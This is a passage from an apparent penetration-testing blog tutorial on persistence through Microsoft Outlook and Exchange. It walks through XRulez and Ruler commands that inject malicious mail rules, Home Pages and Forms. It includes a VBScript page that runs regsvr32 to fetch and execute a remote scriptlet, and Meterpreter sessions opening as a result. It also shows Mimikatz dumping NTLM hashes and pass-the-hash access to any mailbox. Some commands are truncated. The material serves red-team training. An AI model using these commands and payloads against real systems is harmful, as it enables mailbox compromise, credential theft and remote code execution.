An alternative tool for injecting malicious rules is XRulez. The tool can be executed from a compromised Windows host. The user needs to have Outlook open for the injection to be successful. Executing XRulez with the option **-o** will check if the Outlook process is running.

```
XRulez_h64e.exe -o
```




```
C:\Users\pentestlab>XRulez_h64e.exe -o
XRulez 2.2
Searching for Outlook process...
Outlook process is running.

Trying to get Outlook's CLSID active object...
Outlook object is not active.
```

XRulez – Outlook Process

Loading...

Microsoft has released two patches to address the issue of malicious Outlook rules. These patches can be disabled from the registry with the option **-r**. Disabling the patches doesn't require elevated privileges.

```
XRulez_h64e.exe -r
```




```
C:\Users\pentestlab>XRulez_h64e.exe -r
XRulez 2.2
Disabling security patch for Outlook 2010, 2013 and 2016...
Done.
```

XRulez – Disable Patches

The **-l** option will display the list of MAPI profiles installed on the system. The default is Outlook.

```
XRulez_h64e.exe -l
```




```
C:\Users\pentestlab>XRulez_h64e.exe -l
XRulez 2.2

List of Outlook profile files:
List of Outlook profiles:
Outlook (default profile)
```

List of MAPI Profiles

The malicious rule can be injected by executing the following command:

```
XRulez.exe -a --profile Outlook --name Pentestlab --trigger p
```




```
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Users\pentestlab>XRulez_h64e.exe -a --profile Outlook --name [redacted] --trigger [redacted] --payload //10.0.2.21/webdav/pentestlab.exe
XRulez 2.2
Performing injection...
```

XRulez – Inject Malicious Rule

Outlook Home Page

The Outlook Home Page is a legacy feature which allows the user to customize the default view of any Outlook folder. An external or internal URL can be loaded and displayed whenever a folder is opened. The ieframe.dll is used to render the contents of the URL. Etienne Stalmans discovered that it is possible to inject a malicious page into the Outlook Home Page function in order to get code execution. The payload will triggered when the user navigates out of the inbox folder or when Outlook is restarted. This attack can be executed directly from Ruler. Running the following command will display the current homepage.


```
./ruler --email pentestlab@pentestlab.local --username pentes
```



```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure homepage display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Getting existing endpoint
[+] Found endpoint: http://10.0.2.21/pentestlab.html
[+] Webview is set as ENABLED

C:\Users\pentestlab>
```

Ruler – Home Page Display

Observing the Home Page from the Outlook will verify the existing setting.



Inbox Properties

☑ Show home page by default for this folder


Address:

http://10.0.2.21/pentestlab.html

Outlook will download these pages for offline viewing and check for updates whenever this folder is synchronized.

Outlook Home Page

The Outlook Home Page attack relies on the visual basic code that is embedded inside the HTML file. The file can be hosted in an Apache web server. The following code has been obtained from the Ruler wiki on GitHub and has been modified to execute a malicious scriptlet via the **regsvr32** method which bypasses application whitelisting solutions.




```
<html>
<head>
<meta http-equiv="Content-Language" content="en-us">
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<title>Outlook</title>
<script id=clientEventHandlersVBS language=vbscript>
<!--
 Sub window_onload()
     Set Application = ViewCtl1.OutlookApplication
     Set cmd = Application.CreateObject("Wscript.Shell")
     cmd.Run("cmd /k regsvr32 /s /n /u /i:http://10.0.2.21:8082/IR5wf8Li.sct scrobj.dll")
 End Sub
-->
</script>
</head>
<body>
 <object classid="clsid:0006F063-0000-0000-C000-000000000046" id="ViewCtl1" data="" width="100%"
height="100%"></object>
</body>
</html>
```

Home Page Code

Ruler can inject the malicious Home Page with the following command:


```
./ruler-linux64 --email pentestlab@pentestlab.local --usernam
"http://10.0.2.21/pentestlab.html"
```



```
root@kali:~# ./ruler-linux64 --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure homepage add --url "http://10.0.2.21/pentestlab.html"
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Creating new endpoint
[+] Verifying...
[+] New endpoint set
[+] Trying to force trigger
```

Ruler – Add Malicious Home Page

The arbitrary payload will executed every time that Outlook initiates or during browsing between email folders.




```
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) >
[*] 10.0.2.30        web_delivery - Handling .sct Request
[*] 10.0.2.30        web_delivery - Delivering Payload (2121) bytes
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:5555 -> 10.0.2.30:50004) at 2019-09-01 19:09:38 -0400
msf5 exploit(multi/handler) >
```

Home Page – Meterpreter

Outlook Forms

Outlook Forms is a feature which enables users to customise the display of delivered and composed emails. They rely on Visual Basic code and therefore it is possible to develop a form that will contain arbitrary code. This attack vector has been implemented to Ruler.

```
./ruler-linux64 --email pentestlab@pentestlab.local --usernam
```




```
root@kali:~# ./ruler-linux64 --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure form display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] No Forms Found
root@kali:~#
```

Outlook Forms – Display

Ruler contains existing form templates that can be utilised for the implementation of the attack. The following command will send an email that will contain the malicious form.

```
./ruler-linux64 --email pentestlab@pentestlab.local --usernam
--suffix pentestlab --input command.txt --send
```




```
root@kali:~# ./ruler-linux64 --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure form add --suffix pentestlab --input command.txt --send
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Create Form Pointer Attachment
[+] Create Form Template Attachment
[+] Form created successfully
[+] Sending email.
[+] Email sent! Hopefully you will have a shell soon.
```

Outlook Forms – Ruler Command

Loading...

The email that will arrive in the inbox of the target user will have the following form:




pentestlab
Invoice [Confidential] 8:43 πμ
This message cannot

pentestlab | pentestlab
Invoice [Confidential]

This message cannot be displayed in the previewer.

Outlook Form – Email

Once the email is received the code will executed and a connection will established with the listener.




```
msf5 exploit(multi/handler) >
[*] 10.0.2.30        web_delivery - Handling .sct Request
[*] 10.0.2.30        web_delivery - Delivering Payload (2129) bytes
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:5555 -> 10.0.2.30:50101) at 2019-09-01 19:47:09 -0400
[*] 10.0.2.30        web_delivery - Handling .sct Request
[*] 10.0.2.30        web_delivery - Delivering Payload (2125) bytes
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 3 opened (10.0.2.21:5555 -> 10.0.2.30:50104) at 2019-09-01 19:47:17 -0400
```

Outlook Forms – Meterpreter

Attack Any Mailbox

In the event that credentials or the NTLM hash is obtained for the Exchange Administrator then Ruler **admin** flag can be used to attack any mailbox within the organisation and execute code via malicious rules. Mimikatz can be used to obtain credentials in clear-text from memory or NTLM hashes.

```
sekurlsa::msv
```




```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 8881908 (00000000:008786f4)
Session           : Service from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 9/4/2019 6:02:38 PM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415
        msv :
         [00000003] Primary
         * Username : EXCHANGE$
         * Domain   : [redacted]
         * NTLM     : ed437862660590989ba6abe79ae87370
         * SHA1     : f9c8906fbea19592cb8d6f277cb306de9f4ed50c

Authentication Id : 0 ; 8833328 (00000000:0086c930)
Session           : NetworkCleartext from 0
User Name         : Administrator
Domain            : [redacted]
Logon Server      : DC
Logon Time        : 9/4/2019 6:01:40 PM
SID               : S-1-5-21-1025167981-3497936099-3033207688-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : [redacted]
         * NTLM     : 8674939c699d4aab719f147bd5d2ffac
         * SHA1     : f2a0738c9acc27a23db112d6b955bcbe859b6923
```

Mimikatz – Obtain NTLM Hashes

Ruler can be used to authenticate the elevated account with the Exchange either with the hash or with the password and target any mailbox within the company.

```
./ruler-linux64 --domain "pentestlab.local" --username Admini
./ruler-linux64 --domain "pentestlab.local" --username Admini
```



```
root@kali:~# ./ruler-linux64 --domain "[redacted].local" --username Administrator --hash 8674939c699d4aab719f147bd5d2ffac --email pentestlab@[redacted].local --insecure --admin display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Retrieving Rules
[+] Found 1 rules
[+] Rule Name                    | Rule ID
[+] -----------------------------|------------------
[+] pentestlaboratories          | 0100000003ed20b4
[+]
root@kali:~# ./ruler-linux64 --domain "[redacted].local" --username Administrator --password Password123 --email pentestlab@[redacted].local --insecure --admin display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Retrieving Rules
[+] Found 1 rules
[+] Rule Name                    | Rule ID
[+] -----------------------------|------------------
[+] pentestlaboratories          | 0100000003ed20b4
[+]
root@kali:~# 
```

Ruler – Admin Flag

References

- https://silentbreaksecurity.com/malicious-outlook-rules/
- https://labs.mwrinfosecurity.com/blog/malicous-outlook-rules
- https://sensepost.com/blog/2016/mapi-over-http-and-mailrule-pwnage/
- https://sensepost.com/blog/2017/outlook-home-page-another-ruler-vector/
- https://sensepost.com/blog/2017/outlook-forms-and-shells/
- https://sensepost.com/blog/2017/pass-the-hash-with-ruler/
- https://github.com/sensepost/ruler
- https://github.com/mwrlabs/XRulez

Rate this:

☆☆☆☆☆ Rate This

Share this:

- Twitter
- Facebook
- LinkedIn
- Pinterest
- Reddit
- Tumblr

★ Like

Be the first to like this.

Related

Microsoft Exchange - Privilege Escalation
In "Red Team"

Microsoft Office - DDE Attacks
In "Red Team"

Microsoft Exchange - Password Spraying
In "Red Team"

1 Comment *(+add yours?)*

Microsoft Exchange – Mailbox Post Compromise | Penetration Testing Lab

Sep 11, 2019 @ 12:00:08

Leave a Reply

Enter your comment here...

Microsoft Exchange – NTLM Relay

Microsoft Exchange – Mailbox Post Compromise